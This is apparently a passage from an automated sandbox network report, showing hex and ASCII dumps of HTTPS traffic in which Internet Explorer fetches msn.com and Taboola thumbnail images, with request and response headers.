2021-10-07 14:20:18 UTC	70	IN	Data Raw: d9 04 8e ea 07 01 16 8e 02 0c 1c 2c a3 84 1a 78 4d 63 cb 88 85 a6 ed da 8b 01 d9 3a 9c 5d a9 b5 db 6c cd 28 56 61 de 10 20 ee 0a 14 5a e8 39 61 06 b9 e6 dd 89 50 da 61 3e a1 75 bb 0e 97 40 c1 08 92 4d e5 7f 5d 2d d3 33 87 62 51 73 8e e5 66 77 2b 3b f9 5a 8f e5 6a 3f 92 b3 bb dc e4 0b c5 e4 a1 52 a7 bc ad 47 1e e9 8e 95 03 84 58 d3 b2 d2 1c 94 35 1b d9 c9 d5 03 6c d4 49 27 ba ee a3 2d cf f8 8b cb bf f1 42 25 65 73 8f 7b 74 9f 99 d9 07 bb 72 56 a3 90 ab c8 41 d4 cf ea 8e 90 08 bd 82 2e 8f a4 20 c2 51 73 04 06 f7 52 49 ba b0 44 9d 90 fc 87 75 4b 0e ea d3 97 2c 8e 56 66 83 61 75 0e 71 5e 96 7d d1 2e 72 ca 1a 25 c5 17 70 14 2b 04 4f 0a 24 5d 40 1d be 75 d3 1c 69 bf 30 50 c1 f7 28 97 39 65 02 ee 2b 39 ec 04 20 c7 12 88 68 dd 5c a8 56 08 19 5e af c8 65 6b 6f 2b Data Ascii: ,xMc:]l(Va Z9aPa>u@M]-3bQsfw+;Zj?RGX5ll'-B%es{trVA. QsRIDuK,Vfauq^}.r%p+O$]@ui0P(9e+9 h\V^eko+
2021-10-07 14:20:18 UTC	72	IN	Data Raw: 65 99 d5 0b b2 46 85 88 51 e6 7b 68 ac 81 82 98 c8 c3 02 7d 98 d1 56 52 43 29 18 20 8f d9 f3 3a 21 5f 05 09 1e 63 f4 e7 3a f3 fd 38 3a 73 88 9d c4 51 af 39 0a c6 bc c9 c6 47 90 ef a9 5e 65 8c bc 26 49 95 56 7c 0e 6a 13 80 6f ae bd d7 df aa b3 08 6c 18 ad 23 5a 70 62 12 0f a2 93 b2 f7 56 39 1a 2f 0e e1 54 cb 4a 64 b2 41 77 0a 7e 8b 8b 27 d7 12 29 8c fd fa de a7 98 bc c1 e2 80 c1 23 20 89 03 f2 6e 6f 18 0a 41 ed ab cd 76 c4 61 a1 80 d7 6e 52 72 8f c5 01 4a 16 cb 15 f6 6a 97 49 51 f1 2c 96 ab 6a 82 4e d6 ad 32 2a a8 96 23 14 92 14 51 aa 16 de ba a9 b3 52 3d a2 d5 29 4c f2 26 5d 97 94 2a ac 9e d5 e4 75 c0 f2 c6 1b b6 87 60 75 2d 86 de 6b 45 e1 aa a9 0a b1 e0 b0 01 b5 24 76 29 c8 8b 0b 46 a5 55 88 39 0e 78 81 cb 5c 1b c7 0d 80 3d ea 32 7f 61 99 57 eb 11 ec d2 Data Ascii: eFQ{h}VRC) :!_c:8:sQ9G^e&IV|jol#ZpbV9/TJdAw~')# noAvanRrJjIQ,jN2*#QR=)L&]*u`u-kE$v)FU9x\=2aW
2021-10-07 14:20:18 UTC	73	IN	Data Raw: 5a 07 07 d5 ec 63 fe 04 e9 e4 c7 7c 65 5c 7e 7a 47 cf dc cb f9 8c 8d 4b 09 c7 b0 87 1f d4 75 10 21 33 87 25 0f f4 b0 34 48 09 cb 92 f7 18 f8 8d 24 98 4f 27 5f 7e 9e ad 84 3d 8e 4b 2e 3c 8f e8 12 4c e5 47 73 85 40 48 5c b1 f6 0c 9d 29 98 94 16 2d 3a e5 e4 64 b4 be a2 2e 7b f6 4c f1 1a 15 3a 6a 5e a2 ac 7f 53 31 61 24 c2 49 a3 0c d2 f1 0a 49 70 e4 0f dd 1a 87 74 93 78 6b d7 36 8d 82 a4 9f 4d 2c b6 7d 19 2b 78 fc 3d 64 53 c0 81 a0 a1 77 ca f1 ad 1f ad 1c 31 b5 84 6f 0c 67 d9 96 20 82 35 0b 59 dd 37 74 bd 2e dd 2c c8 f2 41 1a 40 c1 a4 60 80 61 59 df 01 75 1f 88 f3 49 3c d2 60 b8 42 ed 92 15 9f 3d 81 3a 8b 9a cf 3c 21 03 12 43 c2 81 bd d8 f5 b3 81 a2 b1 c5 62 18 18 15 cb 72 99 1d c1 1d c7 6f 50 e9 00 b5 13 48 87 c3 fb 22 46 8b be 18 fb 53 55 56 7a 66 c7 8c 19 Data Ascii: Zc|e\~zGKu!3%4H$O'_~=K.<LGs@H\)-:d.{L:j^S1a$IIptxk6M,}+x=dSw1og 5Y7t.,A@`aYuI<`B=:<!Cbro PH"FSUVzf

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:18 UTC	74	IN	Data Raw: d1 ef 14 44 cc 18 2c 30 29 8e c0 e7 33 1f 25 03 5f d9 27 58 b2 09 6a d3 81 43 34 27 df 0c 2c 70 8b 91 da 67 d5 3b 74 e8 85 92 28 37 0b d6 2c c2 a1 9b 80 93 c0 4f 0e 36 72 4e 03 60 eb a5 55 12 bc 5e 00 44 96 bb 78 05 41 8f b2 9f 2e 27 55 95 da 37 ed 16 ef 6e 31 c6 c1 e4 d8 01 4f 66 d4 d0 5a 68 1e b3 98 b7 c9 b2 53 c1 30 30 c3 a7 b1 35 bf d7 8a 66 89 dc c1 bc f3 39 8c 37 1c 73 23 f7 b5 d7 d4 fd 19 24 48 ca 4d 4e 50 03 b9 90 e7 2c 49 c1 6d 75 15 06 b0 67 e7 15 9d af c5 18 9d 0a 36 7c 2f f1 b5 5d bc 5b 30 4c 1a de cf 66 0e 26 25 74 23 f1 0f ae 89 66 a5 14 00 8b 16 9e b1 66 86 52 e0 8e 40 fb 0e ba 0a 2a b7 21 75 84 8d dc b9 23 c7 49 50 94 09 ee 4d 6d b5 e6 db 4c 80 35 4d 9e cd d5 2a 64 f1 54 06 0c 9e 44 9d 75 3e e8 bb 91 6c a5 1d b6 2a c1 33 30 94 63 d2 33 e5 Data Ascii: D,0)3%_'XjC4',pg;t(7,O6rN`U^DxA.'U7n1OfZhS005f97s#$HMNP,Imug6|/][0Lf&%t#ffR@*!u#IPMmL5M* dTDu>l*30c3
2021-10-07 14:20:18 UTC	76	IN	Data Raw: b6 aa 1d 3d 59 05 96 bd 76 54 4e de 30 fa 16 3c 55 e4 94 8c f0 03 52 ec 4f 0e df 05 d6 ea 1e a5 8a 48 2d 6e 34 ec b3 f0 3b 5c 45 0a 63 c8 c4 5b eb 0d 75 16 e9 05 5e a8 9b a9 52 de fb 66 19 a6 9e c7 a2 24 02 79 df 8f 92 70 2e 99 c3 2e a2 de 13 79 da b7 bd d2 b3 ed 2a 82 a4 70 6d a9 61 dd 90 47 f5 da 59 ab ba 00 ba 93 6e ea 4e a7 9f 71 dc 77 2d a5 a1 6a f2 d3 89 59 12 a1 c3 b1 64 56 4c f1 0d dc 01 a9 f6 7e 96 ae 9f 45 24 8f e0 da dc 3e f3 24 a3 d5 87 fb ff 00 36 d6 c6 9e 14 41 73 b6 6d ed b8 3e 07 ef bd 48 e5 f9 b1 d7 53 6f 56 e4 47 71 0d 0d a9 e4 70 91 8c 92 55 8a 1d 75 54 0e 3c d2 d5 58 6b 91 f1 0d 2e b7 42 3f e9 6b ff 00 eb d6 f8 87 dc 9e 8c ff 00 eb 97 5d 4b 51 18 64 3c b4 17 8f cd 1d b5 34 39 18 c4 d4 67 fe a4 3a e9 48 d9 db 2c ed 48 53 24 fb cb 14 4d Data Ascii: =YvTN0<UROH-n4;\Ec[u^Rf$yp..y*pmaGYnNqw-jYdVL~E$>$6Asm>HSoVGqpUuT<Xk.B?k]KQd<49g:H,HS$M
2021-10-07 14:20:18 UTC	77	IN	Data Raw: ff 00 55 d9 dd 20 dc f7 28 a5 a5 b1 59 7a b2 2c 33 3d 77 97 06 c3 86 6e fd c0 24 7d 6d 5a ea a8 77 6d be 8d 9d a1 22 47 db 36 fd aa fa 06 2f 1a 42 84 ac e3 d7 e2 09 04 b0 d6 df 59 cd 5e 56 b6 96 29 4a a6 e3 2d 34 32 41 1a 20 e4 19 c9 1c 54 b8 63 f7 6a d6 c1 48 ff 00 28 6e fb e3 d1 95 e8 78 5b 4e df e0 30 47 79 1c 3c 85 cb bf d5 ec e5 74 fb e9 ea ce b2 3b fc f0 41 ce 9c 49 e1 3c c6 18 58 a3 72 71 f4 ec 5b 5b 54 3f d8 ed 58 25 de 2b d4 68 e4 b3 0a 9f a1 81 25 8e 3f 58 33 1c 22 29 d4 f7 2e 6d 14 52 df fb ed 6d 6a 99 51 9f 81 e1 14 22 5c 9d 74 d6 dd b6 d9 ba 60 bc 36 fd be d3 d8 84 71 3e 66 c9 75 0c 35 b9 ef 75 66 57 35 66 db f6 ea 11 11 8f 25 74 f0 43 a1 d6 fd e2 98 63 2e 46 e3 5a 21 c9 97 bf d4 75 1a df 47 c7 7d 8c 7f 09 75 bd 7f df 88 7f 8c 9a de 1b fe bf Data Ascii: U (Yz,3=wn$}mZwm"G6/BY^V)J-42A TcjH(nx[N0Gy<t;AI<Xrq[[T?X%+h%?X3").mRmjQ"\t`6q>fu5ufW5f% tCc.FZ!uG}u
2021-10-07 14:20:18 UTC	79	IN	Data Raw: 55 1e 6c 4e 00 cf de 75 20 9b 70 60 11 94 02 b1 86 6e 2a 5b ee 27 49 05 8a 33 88 a8 49 22 80 1c 72 ef dd fb 13 c4 64 6a 9b 0f d5 48 b1 d6 65 c2 fa 67 99 66 61 f6 74 57 82 46 7c 40 41 57 62 3d 60 be de df 7e b2 4e 9c 8f 86 98 7e 1f a4 09 3f 71 41 76 f9 28 27 56 2a f4 f5 aa e8 d4 d7 a7 aa 26 d9 24 d2 c2 ea 5a 09 66 98 99 14 3a 65 41 49 35 4a b6 d8 f5 ac d4 e1 2a b4 f7 5f d2 a4 13 c8 93 58 9c 1e 61 bf c2 29 23 1e 7a 32 cd 6a 1f 4d 8e 1b 52 3d 89 9d a4 c1 e3 e1 10 d2 05 27 d6 1c 75 24 4b 25 c8 12 19 a4 7f 01 0a a3 16 f0 80 84 17 50 4f d9 7c 76 d2 49 73 6c dd 86 e1 49 59 1a 01 04 f1 0e 29 27 14 72 1c 8f 61 6d 45 12 96 67 29 1a 84 0c ec 72 49 c7 b4 9f 33 ad b7 f9 3c dd 13 ac 0c d7 12 94 82 47 3b 3a 44 85 15 1a 17 98 34 9c f9 65 4b 28 6d 59 df a5 eb ad d2 b4 9b Data Ascii: UlNu p`n*['I3l"rdjHegfatWF|@AWb=`~N~?qAv('V*&$Zf:eAI5J*_Xa)#z2jMR='u$K%PO|vIsllY)'ramEg)rl3<G;:D4e K(mY
2021-10-07 14:20:18 UTC	80	IN	Data Raw: f8 44 40 73 a9 ad cd d2 3b d7 45 cf b2 50 97 15 21 dd 20 db eb 5a 16 61 ad 2b e1 00 51 7d b5 0e d7 d4 5d 43 5a ad 1a 5b 32 4e 96 ff 00 54 6d 74 c9 64 80 ce a0 06 79 a4 73 24 9a 54 2e c0 22 0f 59 dc 9f 62 a8 ee 74 36 ea 69 d9 51 fb cd 33 9f 28 a2 41 92 ee 7d c3 52 f4 be c9 92 11 60 7c 5d 98 1f 6c b3 2f 75 f8 26 b7 4d ea c7 2c ca d5 ab 4b 6d c9 3e d6 28 18 eb aa ba 64 0c 17 96 4a 56 20 ae e3 dd 28 74 08 eb f7 36 ab 6d bd 4c 23 cc 45 0f 0a db 88 51 dc c3 9c f1 97 da 63 d6 52 2d c6 19 78 3f fc da a8 95 3f 35 d6 49 27 f4 0a 37 95 19 a1 76 8c 48 8c 47 d9 60 75 5a a6 ea 1e 50 de 3a 04 40 21 5c b7 d8 7f 76 ab d0 7d b5 e7 82 d5 c9 6a a9 ae f6 62 70 a6 24 75 88 fa fe df 86 ac c9 5e ea 3d 47 86 49 31 1c 13 93 d9 b8 80 07 d6 18 d7 75 24 7c b5 05 da cf f5 a1 9d 04 8a Data Ascii: D@s;EP! Za+Q}]CZ[2NTmtdys$T."Ybt6iQ3(A}R`]l/u&M,Km>(dJV (t6mL#EQcR-x??5I'7vHG`uZP:@!\v} jbp$u^=GI1u$|
2021-10-07 14:20:18 UTC	81	IN	Data Raw: 85 84 31 3d 90 0f 6e 0e 33 a2 a4 79 10 74 ec 3d c4 e9 05 e2 f0 db a2 1d 82 ab cd 5d b9 04 24 f9 73 19 5d 6e fb 6e d5 0c 62 06 9a db c1 59 62 84 0c 71 36 94 19 5d 00 ed 85 27 42 f6 f3 6e 30 97 b7 42 9c 72 a0 e7 c2 81 4f d4 8f f3 3f b7 e6 00 3f 01 fd ac e7 e1 a6 1d ff 00 67 1a 62 3d d9 fd 03 fe 03 d3 8a 31 90 cd b5 2f f5 26 ba 66 5f bc 6d 69 fd 69 ae 98 07 38 e2 76 a4 ff 00 67 ae 92 6e e4 76 db 63 ff 00 d1 ae 99 6f 79 1b 64 27 fd 0d 74 c7 fd db 06 ba 5d 33 ef da e2 1f e8 eb a4 cb 7b ff 00 57 2e ba 58 86 f2 23 6c 4d 74 8f c0 d1 8f 5d 24 4f b8 53 8b 5d 20 df 71 a5 0e ba 51 be 14 61 ff 00 d7 ae 97 38 f7 51 8b fa 9f 5d 29 f8 d2 8b fd a6 ba 59 8f b9 68 c6 7f d6 6b a5 fe 0d 45 07 fa dd 74 b3 01 e6 45 34 ff 00 6d ae 95 ff 00 23 4f f6 da e9 af f2 0f fd ed 74 c0 0d Data Ascii: 1=n3yt=]$s]nnbYbq6]'Bn0BrO??gb=1/&f_mii8vgnvcoyd't]3{W.X#lMt]$OS] qQa8Q])YhkEtE4m#Ot
2021-10-07 14:20:18 UTC	83	IN	Data Raw: 9f 32 e3 52 af ef 34 6c d9 1f 0f 5b 5b 94 ac 09 c4 86 46 1a 55 e2 3c da 77 e5 f8 f2 c6 95 10 f9 e1 98 e7 f8 e9 f0 7b f6 42 75 42 48 8f d6 52 f2 65 b5 b6 42 83 d9 e0 78 ac 7f 9d 27 2d 45 8c 77 01 17 03 e0 00 5d 28 53 8e eb 02 77 1f 7e 5c 6a 24 e2 7d b5 f2 4f c9 ce a0 84 e0 f1 2b 5c b1 f8 f7 6d 45 22 82 41 73 4d 01 c8 3f 79 3a a8 ae 99 00 7a 24 44 b0 f7 92 72 35 5a 32 e3 21 3d 1a 20 00 f7 7a 83 55 e6 3e df f7 34 00 e7 e2 46 a0 5e 7e c6 8a 2f 3f c1 0e aa 46 70 3e cb ff 00 a2 06 a2 44 f6 0c 60 7e 40 ea aa b0 ed cc 47 93 f9 a6 84 92 fd 6c 08 86 3f 30 34 4f 6f 2e 11 e8 00 7d f1 44 c3 48 c9 9c 8e 30 c6 ba 97 24 63 96 23 c1 d3 47 fb bc 53 53 be 3d 81 02 9c fc f5 61 49 f2 32 60 e3 e4 0e a3 cb 1c 0e c7 27 f2 d4 53 60 63 24 80 7e 78 d1 c7 b0 2b 26 3f 30 34 c8 3f 77 Data Ascii: 2R4l[[FU<w{BuBHReBx'-Ew](Sw~\j$}O+\mE"AsM?y:z$Dr5Z2!= zU>4F^~/?Fp>D`~@Gl?04Oo.}DH0$c#GSS =aI2``S`c$~x+&?04?w

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.5	49847	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:18 UTC	35	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboolasyndication.com%2Flibtrc%2Fstatic%2Fthumbnails%2F89b2a2c406225ac19893953e2f531377.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:18 UTC	122	IN	HTTP/1.1 200 OK Connection: close Content-Length: 13222 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 340504423124420904547014405831088011403,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "c183e20924edd1400a1a9e483df48afc" expiration: expiry-date="Mon, 04 Oct 2021 00:00:00 GMT", rule-id="delete fetch for taboola after 30 days" last-modified: Fri, 03 Sep 2021 09:05:11 GMT timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 2 x-ratelimit-reset: 5 x-envoy-upstream-service-time: 74 X-backend-name: LA_DIR:3FP7YNX3LMizprTZsG7BSW--F_LA_nlb203 Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Thu, 07 Oct 2021 14:20:18 GMT Via: 1.1 varnish Age: 592884 X-Served-By: cache-wdc5578-WDC, cache-mxp6980-MXP X-Cache: HIT, MISS X-Cache-Hits: 1, 0 X-Timer: S1633616418.069714,VS0,VE263 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboolasyndication.com%2Flibtrc%2Fstatic%2Fthumbnails%2F89b2a2c406225ac19893953e2f531377.jpg X-vcl-time-ms: 263
2021-10-07 14:20:18 UTC	123	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 06 06 06 06 07 06 07 08 08 07 0a 0b 0a 0b 0a 0f 0e 0c 0c 0e 0f 16 10 11 10 11 10 16 22 15 19 15 15 19 15 22 1e 24 1e 1c 1e 24 1e 36 2a 26 26 2a 36 3e 34 32 34 3e 4c 44 44 4c 5f 5a 5f 7c 7c a7 01 06 06 06 06 07 06 07 08 08 07 0a 0b 0a 0b 0a 0f 0e 0c 0c 0e 0f 16 10 11 10 11 10 16 22 15 19 15 15 19 15 22 1e 24 1e 1c 1e 24 1e 36 2a 26 26 2a 36 3e 34 32 34 3e 4c 44 44 4c 5f 5a 5f 7c 7c a7 ff c2 00 11 08 01 37 00 cf 03 01 22 00 02 11 01 03 11 01 ff c4 00 34 00 00 01 04 03 01 00 00 00 00 00 00 00 00 00 00 00 00 03 02 04 05 06 00 01 07 08 01 00 03 01 01 01 01 00 00 00 00 00 00 00 00 00 00 01 02 03 00 04 05 06 ff da 00 0c 03 01 00 00 02 10 03 10 00 00 00 bb a4 e9 f5 f8 c0 92 69 e4 31 1d 14 93 74 Data Ascii: JFIF""$$6*&&*6>424>LDDL_Z_||""$$6*&&*6>424>LDDL_Z_||7"4i1t
2021-10-07 14:20:18 UTC	125	IN	Data Raw: 70 3c 5b c6 e0 b5 9b a7 5a 81 7d a0 6c 82 e0 f7 b1 76 df 30 70 80 8b 67 83 6e 5d b9 3c 8e 64 6e e6 43 30 e9 95 66 6c 0a ae 62 e8 c7 39 87 5e 0d 98 f3 6e ac c8 56 a7 60 cc 4d 35 99 9d 71 d1 73 08 d8 33 36 c3 66 6d a4 e6 6d ff c4 00 31 10 00 02 02 02 02 01 03 02 06 02 01 04 03 00 00 00 01 02 03 04 00 05 06 11 12 13 14 21 07 31 10 15 22 32 41 51 23 24 16 08 25 42 61 17 52 62 ff da 00 08 01 01 00 01 09 00 f1 c2 3f 0e b0 e1 18 46 75 85 73 ac eb f0 eb 0e 75 9d 61 5c eb 3a cf 1c eb 3a c0 bf 81 c6 ce b1 86 11 84 61 18 46 11 85 73 a1 85 73 ac eb 3a ce b3 ac f1 ce b0 8c eb 3c 73 ac eb 3a c2 30 e1 19 d6 15 c2 b9 d6 11 84 61 18 46 15 ce b3 ac eb 3a cf 1c 08 49 e8 06 89 97 f7 2f 8e 78 67 8e 75 85 73 ac eb 08 c2 30 8c eb 3a c2 b8 57 08 c2 30 ae 11 85 73 c7 3a cf 1c f0 Data Ascii: p<[Z}lv0pgn]<dnC0flb9^nV`M5qs36fmm1!1"2AQ#$%BaRb?Fusua\::aFss:<s:0aF:I/xgus0:W0s:
2021-10-07 14:20:18 UTC	126	IN	Data Raw: 53 c6 e8 e2 72 91 4d ee 6b a3 f1 eb ab 25 71 6a 72 2c 68 6e 3d 2d 5e 41 4e 2b d2 19 ed 1d 6d b7 82 b4 94 6c e5 f9 63 b5 55 e0 2f 05 a9 ec c2 ad 96 62 13 40 f1 f7 43 69 05 e8 2b f6 b7 b8 05 ab 1a 7b 73 7e 7b 5e a0 43 28 71 0c 12 d8 60 98 1c a4 9d 10 08 ef 2f 42 90 4c 2c a4 82 14 76 f5 c4 75 af 5c f1 c8 2f 53 b5 f1 0c cc 71 26 f1 27 e3 ea 47 0d 86 84 de b4 23 59 3b 97 6a 73 8b 6a eb 22 5a 8d 42 d6 b1 5c 99 1a 8d 99 cb 9a 28 97 a8 84 51 b1 92 c4 37 a2 5e da ba f1 8e 41 5f 4e 2c eb 6d 66 e3 ad a4 72 a8 c8 ed ad 88 7c c2 4e d2 79 c7 61 4b cd 14 6c 3d 57 ac f0 89 d2 cc cf ca 38 a6 b3 51 3c 7e 96 ce 39 ce be d2 5b 51 a9 e1 9b e9 a2 b8 fa ed 96 db 5d 73 55 77 fd 88 ab 53 68 4a 12 fb 58 55 2c 34 81 a0 65 65 20 e4 d1 33 c6 ca 92 2c 26 c1 ee 47 68 8c 9e 99 93 2e c3 Data Ascii: SrMk%qjr,hn=-^AN+mlcU/b@Ci+{s~{^C(q`/BL,vuVSq&'G#Y;jsj"ZB\(Q7^A_N,mfr|NyaKl=W8Q<~9[Q]sU wShJXU,4ee 3,&Gh.
2021-10-07 14:20:18 UTC	127	IN	Data Raw: 5d 7f c8 b4 9a 99 cc bb 9d aa 6f a1 81 e6 4d 16 83 65 b1 92 d0 76 da 6d 0d bf 4a 39 6b d4 a7 24 af 65 91 67 9a 88 07 5b 15 94 8f 61 6e aa 6d 92 74 0d 4e b3 1f 98 9b 5d 51 be f1 fe 5f 02 fe d3 15 72 a7 af 53 99 7d 54 e5 9a 6e 53 66 ae a9 eb 7d 76 e4 e9 d0 b1 a3 fa 7f f5 11 b9 94 fb 38 24 d4 fc 67 88 cf 44 2b f9 2b 72 ae 33 5a 2d dc ec 83 dd 68 38 fa 34 15 62 da 72 4b 97 4b 46 f2 f1 3d b8 99 46 aa c2 f3 8d 00 dc 6b 5a da 0d 6b db d8 03 56 18 63 e2 e2 b5 45 b3 ba b7 0c fc 6e 84 ae ba ad 26 cf 91 6c ed 80 96 b6 b2 5c 48 12 41 4e 9c b6 6c 4e aa 97 25 8d e3 41 fa de 08 ec bb 22 41 5e b7 0d e4 13 c7 34 7e 96 b3 8a 2d 1b 2d 66 5d 9d 6d 16 a6 b2 20 8b 59 f8 f2 ad 8f b1 d5 b4 69 9f 50 d3 d2 e4 c8 b8 1b 3e 82 1f fb df 25 5c 2b 81 3a fb 31 53 9b bd 1d 7d c6 b6 6a 6c Data Ascii:]oMevmJ9k$eg[anmtN]Q_rS}TnSf}v8$gD++r3Z-h84brKKF=FkZkVcEn&l\HANlN%A"A^4~--f]m YiP>%\+:1S}jl
2021-10-07 14:20:18 UTC	129	IN	Data Raw: a1 78 f1 80 58 3b 48 d3 6b 66 fb c5 59 db 59 75 66 0b 55 64 37 3e 6b d5 38 e6 23 b0 d6 49 d6 99 7f dd dd e0 f8 12 1e fe 3b 8c 76 3e 63 fb 14 fd 6f de 6e c2 91 a4 94 66 d1 40 d6 ec 4e 6a d7 fe d3 ad ef 36 54 26 b3 7f 49 65 26 1d 79 f9 15 d6 f1 e7 a9 77 dc cb 74 27 db e0 46 98 22 4c 11 26 08 93 3c 13 1e bc 52 a1 47 58 2a 6d 2a a9 15 aa 3d 2b 95 dd e7 6a f0 89 67 9e 4f 07 e3 d0 da a7 a9 10 42 f6 e8 5e bb 66 cc be e6 dd 59 eb da a4 92 4a cb 1c 9e ce 37 75 a1 5d a5 ab dc ba 32 4c 9b c2 58 92 4b 8f 15 77 ea 22 01 0e 55 c0 50 92 7a 83 f5 6f 8b ae a6 ac c5 f7 9d 0d 56 d4 f7 ae 5f 1d 56 b4 f7 f8 77 9e 43 fb 32 f8 ff 00 02 5c 12 8c f5 47 f4 25 c1 29 3f c3 f3 1e 56 60 8e 3a 7b 74 e5 1c ce 27 f5 3f 32 af b2 bd 3e c1 6c df 8b f3 9d 4c 2c 48 bf 4f 64 bb 16 9b d9 25 ed Data Ascii: xX;HkfYYufUd7>k8#I;v>conf@Nj6T&Ie&ywt'F"L&<RGX*m*=+jgOB^fYJ7u]2LXKw"UPzoV_VwC2\G%)?V`:{t'?2>lL,HOd%
2021-10-07 14:20:18 UTC	130	IN	Data Raw: 5c b9 70 40 60 68 0c 06 03 01 9a 80 16 4c 1d 52 97 d2 3f ec 57 07 83 35 40 65 c0 60 30 18 0c 06 03 1f 3a a0 f9 31 f3 3e 43 b9 db e2 2b 51 06 2b 58 b1 17 29 f6 20 60 60 30 18 0c 06 03 35 50 b2 63 e6 3c 2f 6b 97 3a 77 f5 70 41 b7 10 64 f9 81 ae 03 01 9a c0 84 df 6b 96 3b 26 50 1a 23 06 00 f7 16 38 84 57 7b ec 4c 77 02 39 2a 03 42 fa 48 60 67 4b 94 32 8d f9 fb 08 de 13 37 84 d4 39 6b 69 e4 2d 63 dc 04 11 b9 a3 ea 21 d6 ac 87 ff 00 26 3c 6d 65 19 28 5d 83 3a 66 d0 74 c5 6b 00 c0 ea de e8 f6 2b 70 ad 18 ce 04 76 26 3b bd 7e 3c 88 81 b2 20 63 b1 ba 9e 21 aa c4 d4 a8 c0 10 6c cc ef 54 c1 b4 c1 47 4b 03 73 a6 7b 00 4c a0 03 71 72 30 3c df fb 80 47 c7 62 38 ab 83 49 d8 cf 17 ba 8c 9e 2c 9a c0 63 7c 81 0b ed 30 e3 7b 6f c4 8b fd dc fa 72 f5 a9 a0 44 5e 04 19 34 90 Data Ascii: \p@`hLR?W5@e`0:1>C+Q+X) ``05Pc</k:wpAdk;&P#8W{Lw9*BH`gK279ki-c!&<me(]:ftk+pv&;~< c!lTGKs {Lqr0<Gb8I,c|0{orD^4

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:18 UTC	132	IN	Data Raw: 92 66 70 b7 49 bd d6 08 2c 00 34 85 c0 d5 c1 bb 7d 39 0a 21 65 d4 83 c9 b9 8f 3d f5 3e 8b f9 3a 14 d1 a4 07 d6 ce 87 9a b7 25 35 ed 1d 4f 7e f5 73 5b d0 92 5d b8 69 d7 bd 64 84 7e ad 2b c2 c2 ff 00 3a b4 73 0c d1 5b af c2 6b c2 e2 dd c1 e4 68 0c 44 06 cc 3a af 23 41 64 43 9e 2e cc 2b 5d 98 73 06 80 c4 a1 cf 0a ae ae dd 40 1d 0d 26 19 5f 40 ec 73 39 6d ac 06 c2 b8 98 f8 c8 96 19 6e 64 7c eb c8 b6 c1 4f 41 51 ba 38 5b c2 f7 2a 18 0f 10 b8 b1 a6 87 11 89 85 b8 72 11 70 92 01 e1 28 52 d4 7f 11 0f ab 94 f5 2b a0 35 70 0d c7 cf cf cf d1 03 1f 87 05 b0 ef f1 f5 8c d3 23 a3 94 75 61 62 ac 34 22 ac dc 90 6a e6 8e 1e 16 da de d3 55 e4 02 f6 3b b5 78 48 b1 1f f6 35 68 66 37 8c f2 56 e6 b5 66 b8 2a 7e 16 15 69 53 c2 e3 b8 d2 b8 a7 0e c3 8f 18 fd 6c 37 f1 0f 98 a5 79 Data Ascii: fpI,4}9!e=>:%5O~s[]id~+:s[khD:#AdC.+]s@&_@s9mnd|OAQ8[*rp(R+5p#uab4"jU;xH5hf7Vf*~iSl7y
2021-10-07 14:20:18 UTC	133	IN	Data Raw: b5 b9 30 17 a0 69 d3 f8 4e 9e 8e a2 bf b0 62 5e d3 a2 8f f9 13 1e 7d 95 a8 89 e3 5f 54 df 1a d7 ab 94 85 98 7c 2f c9 bb 5e 91 66 43 9a 23 dc 72 36 e4 68 71 d6 30 b2 ca cd a3 f4 ba f5 a6 09 c9 46 80 50 1d 6e 75 a2 fd 85 2a 03 cb 7a 2d 7e be 6b 1e aa 6c 68 91 cc 30 07 d0 b1 ec 6d e7 cc dd 86 b4 c4 02 3c 1b 9f bf a4 24 82 64 29 2a 1d 8a 9a 73 0d f8 98 1c 57 61 ee 13 d4 51 72 c6 e4 01 61 42 fd b5 34 4f 76 d0 55 87 45 16 a2 7e 7e 60 47 cf 5a 65 f9 8a 06 ac 7a 9a 56 ee 0d 15 f9 8f 33 29 1d 0d 2b 0f 96 53 4c 5b a0 d6 92 3c f1 97 0c 75 d1 4e b6 a6 6c 4a 48 a4 97 3a 32 f3 5a ba 1d 43 72 f4 e3 c4 40 db c7 20 be a3 98 3c 8d 63 b0 07 92 5f 8d 15 60 f1 e8 39 2b f0 9f ec f5 8a c3 74 69 23 2a a7 e4 fb 1a 3f 9f e5 57 a2 3e 94 08 ea 35 a3 40 37 d8 f9 ca fc c5 02 29 9d bb Data Ascii: 0iNb^}_T|/^fC#r6hq0FPnu*z-~klh0m<$d)*sWaQraB4OvUE~~`GZezV3)+SL[<uNlJH:2ZCr@ <c_`9+ti#*?W >5@7)
